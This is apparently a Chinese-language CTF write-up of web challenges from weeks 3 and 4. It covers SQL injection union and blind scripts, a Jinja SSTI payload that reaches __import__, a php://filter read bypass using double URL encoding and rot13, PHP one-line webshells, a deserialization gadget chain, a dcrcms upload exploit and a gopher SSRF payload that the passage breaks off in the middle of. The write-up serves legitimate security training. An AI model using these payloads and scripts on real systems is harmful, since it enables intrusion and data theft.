
1
|
1%0aunion%0aselect%0a*%0afrom%0a(select%0a1)A%0ajoin%0a(select%0a2)B%0ajoin%0a(select%0a3)C%0ajoin%0a(select%0a4)D%0ajoin%0a(select%0aconfig_value%0afrom%0a%0asys_config)E
|
查flag,最后flag在config_value里面

sqlite注入的一点总结-先知社区
GHCTF-web-wp_ghctf 2025-CSDN博客
week3
who’ssti
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
|
from flask import Flask, jsonify, request, render_template_string, render_template
import sys, random

func_List = ["get_close_matches", "dedent", "fmean",
             "listdir", "search", "randint", "load", "sum",
             "findall", "mean", "choice"]
need_List = random.sample(func_List, 5)
need_List = dict.fromkeys(need_List, 0)
BoleanFlag = False
RealFlag = __import__("os").environ.get("ICQ_FLAG", "flag{test_flag}")
# 清除 ICQ_FLAG
__import__("os").environ["ICQ_FLAG"] = ""

def trace_calls(frame, event, arg):
  if event == 'call':
    func_name = frame.f_code.co_name
    # print(func_name)
    if func_name in need_List:
      need_List[func_name] = 1
    if all(need_List.values()):
      global BoleanFlag
      BoleanFlag = True
  return trace_calls


app = Flask(__name__)
@app.route('/', methods=["GET", "POST"])
def index():
  submit = request.form.get('submit')
  if submit:
    sys.settrace(trace_calls)
    print(render_template_string(submit))
    sys.settrace(None)
    if BoleanFlag:
      return jsonify({"flag": RealFlag})
    return jsonify({"status": "OK"})
  return render_template_string('''<!DOCTYPE html>
<html lang="zh-cn">
<head>
    <meta charset="UTF-8">
    <title>首页</title>
</head>
<body>
    <h1>提交你的代码,让后端看看你的厉害!</h1>
    <form action="/" method="post">
        <label for="submit">提交一下:</label>
        <input type="text" id="submit" name="submit" required>
        <button type="submit">提交</button>
    </form>
    <div style="margin-top: 20px;">
        <p> 尝试调用到这些函数! </p>
    {% for func in funcList %}
        <p>{{ func }}</p>
    {% endfor %}
    <div style="margin-top: 20px; color: red;">
        <p> 你目前已经调用了 {{ called_funcs|length }} 个函数:</p>
        <ul>
        {% for func in called_funcs %}
            <li>{{ func }}</li>
        {% endfor %}
        </ul>
    </div>
</body>
<script>

</script>
</html>

                                '''
                                ,
                                funcList = need_List, called_funcs = [func for func, called in need_List.items() if called])

if __name__ == '__main__':
  app.run(host='0.0.0.0', port=5000, debug=False)
|
找人替不同于一般的ssti,是要调用页面显示的5个函数才能显示flag,那我们先用url_for(lipsum,cycler也行)拿到内建__import__就可以调用其它函数了
1
2
3
4
5
6
|
{% set imp = url_for.__globals__['__builtins__']['__import__'] %}
{% set _ = imp('re').findall('a','abc') %}
{% set _ = imp('random').randint(1,2) %}
{% set _ = imp('difflib').get_close_matches('a',['a','b']) %}
{% set _ = imp('textwrap').dedent('  x') %}
{% set _ = imp('statistics').mean([1,2]) %}
|

mygo!!!

抓包一看就算打ssrf,但是只能用http协议,尝试一番发现打http://127.0.0.1/flag.php出现源码,之后就打file协议就行
小E的秘密计划

考点:信息泄露之查看git已删除的分支+.DS_Store泄露
1
2
|
git log --all --oneline		//显示所有分支的提交历史
git show 5f8ecc0			//提示与branch有关
|
1
2
|
git reflog show --all		//记录所有引用的移动历史,即记录所有操作,包括已删除的分支
git show 353b98f			//发现有个分支被删了,直接看发现密码
|

1
2
3
4
5
6
7
8
|
+<?php
+
+function getUserData() {
+    return [
+        'username' => 'admin',
+        'password' => 'f75cc3eb-21e0-4713-9c30-998a8edb13de'
+    ];
+}
|
之后就是登入

1
|
/secret-1c84a90c-d114-4acd-b799-1bc5a2b7be50/
|

mac会泄露.DS_Store,访问一下
1
|
secret-1c84a90c-d114-4acd-b799-1bc5a2b7be50/.DS_Store
|

得到flag文件,继续访问

ez-chain
考点:rot13绕过waf
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
|
<?php
header('Content-Type: text/html; charset=utf-8');
function filter($file) {
    $waf = array('/',':','php','base64','data','zip','rar','filter','flag');
    foreach ($waf as $waf_word) {
        if (stripos($file, $waf_word) !== false) {
            echo "waf:".$waf_word;
            return false;
        }
    }
    return true;
}

function filter_output($data) {
    $waf = array('f');
    foreach ($waf as $waf_word) {
        if (stripos($data, $waf_word) !== false) {
            echo "waf:".$waf_word;
            return false;
        }
    }
    while (true) {
        $decoded = base64_decode($data, true);
        if ($decoded === false || $decoded === $data) {
            break;
        }
        $data = $decoded;
    }
    foreach ($waf as $waf_word) {
        if (stripos($data, $waf_word) !== false) {
            echo "waf:".$waf_word;
            return false;
        }
    }
    return true;
}

if (isset($_GET['file'])) {
    $file = $_GET['file'];
    if (filter($file) !== true) {
        die();
    }
    $file = urldecode($file);
    $data = file_get_contents($file);
    if (filter_output($data) !== true) {
        die();
    }
    echo $data;
}
highlight_file(__FILE__);

?>
|
输入与输出都有waf,输入就双url编码绕过,记住字母也要编码,输出waf就rot13绕过
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
|
<?php
function encode_all_chars($input) {
    $hex = strtoupper(bin2hex($input));
    return '%' . implode('%', str_split($hex, 2));
}

$raw = "php://filter/string.rot13/resource=/flag";
$once = encode_all_chars($raw);
$twice = encode_all_chars($once);

echo $once, "\n", $twice;
?>
|

结果rot13解码就行

php://filter伪协议(总结)与死亡代码的绕过_php伪协议filter之&txt=-CSDN博客
mirror_gatet
提示flag在flag.php,hint表示something_is_in_/uploads/

那就目录爆破一下uploads/

发现/uploads/.htaccess配置,访问有

显然是将.webp文件解析为php,直接打
1
|
<?=print_r(scandir('/'));?>
|


没绷住,flag.php在根目录
接下来就打<?=show_source('/flag.php');?>,然后访问即可。这题我打的很神,压根没仔细想想提示uploads有啥用,直接扫目录,而不是扫uploads目录,其实要是扫到了.htaccess基本打完了
白帽小K的故事(2)
考点:用()绕过空格过滤进行布尔盲注
空格过滤了,而且/,%0a,%0d,%0c,%d,+等等全过滤了,就用括号绕过
1
|
amiya'and(if(2>1,1,0))#
|
然后开始写脚本
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
|
import requests

base_url = "https://eci-2ze8n93nw77v9guud8x3.cloudeci1.ichunqiu.com:80/search"

result = ""
i = 0

while True:
    i += 1
    head = 32
    tail = 127

    while head < tail:
        mid = (head + tail) // 2  # 使用整数除法

        # 根据需要切换payload
        #payload="select(group_concat(schema_name))from`information_schema`.`schemata`"
        #payload = "sElect(group_concat(table_name))FRom`infOrmation_schema`.`tables`Where(table_schema='Flag')"
        #payload = "sElect(group_concat(column_name))FRom`infOrmation_schema`.`columns`Where(table_name='flag')"
        payload = "sElect(group_concat(flag))FRom(Flag.flag)"

        # 构造正确的URL字符串(注意去掉了末尾逗号)
        data = {"name":f"amiya'And(Ord(sUbstr(({payload}),{i},1))>{mid})#"}


        r = requests.post(url=base_url,data=data)

        try:
            resp = r.json()
            is_true = (resp.get('message') == 'Found')
        except Exception:
            is_true = ('Found' in r.text)

        if is_true:
            head = mid + 1
        else:
            tail = mid


    if head != 32:
        result += chr(head)
        print(f"[+] 当前结果: {result}")
    else:
        print(f"[+] 当前结果: {result}")
|
注意这里默认数据库是Terra,所以要指定数据库为Flag,而且最后也要指定Flag.flag才能得到flag
week4
小羊走迷宫
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
|
<?php
include "flag.php";
error_reporting(0);
class startPoint{
    public $direction;
    function __wakeup(){
        echo "gogogo出发咯 ";
        $way = $this->direction;
        return $way();
    }
}
class Treasure{
    protected $door;
    protected $chest;
    function __get($arg){
        echo "拿到钥匙咯,开门! ";
        $this -> door -> open();
    }
    function __toString(){
        echo "小羊真可爱! ";
        return $this -> chest -> key;
    }
}
class SaySomething{
    public $sth;
    function __invoke()
    {
        echo "说点什么呢 ";
        return "说: ".$this->sth;
    }
}
class endPoint{
    private $path;
    function __call($arg1,$arg2){
        echo "到达终点!现在尝试获取flag吧"."<br>";
        echo file_get_contents($this->path);
    }
}

if ($_GET["ma_ze.path"]){
    unserialize(base64_decode($_GET["ma_ze.path"]));
}else{
    echo "这个变量名有点奇怪,要怎么传参呢?";
}
?>
|
非常简单
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
|
<?php

#error_reporting(0);
class startPoint{
    public $direction;
    function __wakeup(){
        echo "gogogo出发咯 ";
        $way = $this->direction;
        return $way();
    }
}
class Treasure{
    public $door;
    public $chest;
    function __get($arg){
        echo "拿到钥匙咯,开门! ";
        $this -> door -> open();
    }
    function __toString(){
        echo "小羊真可爱! ";
        return $this -> chest -> key;
    }
}
class SaySomething{
    public $sth;
    function __invoke()
    {
        echo "说点什么呢 ";
        return "说: ".$this->sth;
    }
}
class endPoint{
    public $path;
    function __call($arg1,$arg2){
        echo "到达终点!现在尝试获取flag吧"."<br>";
        echo file_get_contents($this->path);
    }
}

$a=new startPoint();
$a->direction=new SaySomething();
$a->direction->sth=new Treasure();
$a->direction->sth->chest=new Treasure();
$a->direction->sth->chest->door =new endPoint();
$a->direction->sth->chest->door->path="php://filter/read=convert.base64-encode/resource=flag.php";

echo base64_encode(serialize($a));
?>
|
武功秘籍
网上搜一下就有文章,跟着复现就行
先url/dcr/login.htm,进入登录页面,然后密码爆破,结果是admin/admin

然后添加新闻类

然后添加新闻,上传木马

抓包,改图片类型为Content-Type: image/jpeg,发包

然后找一下文件位置

直接rce就行

参考:dcrcms文件上传(cnvd-2020-27175)_dcrcms 文件上传 (cnvd-2020-27175)-CSDN博客
ssti在哪里?
考点:gopher协议+ssti
题目主要代码3个
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
|
<?php
ini_set('display_errors', 1);
ini_set('display_startup_errors', 1);
error_reporting(E_ALL);

$title = "Web网页访问";
$description = "输入URL访问目标网页";

$result = "";
$url = "";

if ($_SERVER["REQUEST_METHOD"] == "POST" && isset($_POST['url'])) {
    $url = $_POST['url'];


    $ch = curl_init();
    //配置curl
    curl_setopt($ch, CURLOPT_URL, $url);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
    curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);
    curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, 0);
    curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, 0);
    curl_setopt($ch, CURLOPT_TIMEOUT, 10);

    $result = curl_exec($ch);
    curl_close($ch);
}

?>
|
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
|
from flask import Flask, request, render_template_string
import os

app = Flask(__name__)

@app.route('/', methods=['GET','POST'])
def index():
    template = request.form.get('template', 'Hello World!')
    return render_template_string(template)

if __name__ == '__main__':
    app.run(host='127.0.0.1', port=5001)
|
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
|
from flask import Flask, request
import requests

app = Flask(__name__)

@app.route('/', methods=['GET','POST'])

def handle_request():

    name = request.form.get('name','')
    data = {"template":name}
    res = requests.post('http://localhost:5001/',data=data).text
    return res

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=5000)
|

一眼打gopher协议,而且第三段代码有点多余,直接gopher协议发送数据到5001端口就行
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
|
import urllib.parse
payload =\
"""POST / HTTP/1.1
Host: localhost:5001
Content-Type: application/x-www-form-urlencoded
Content-Length: 54

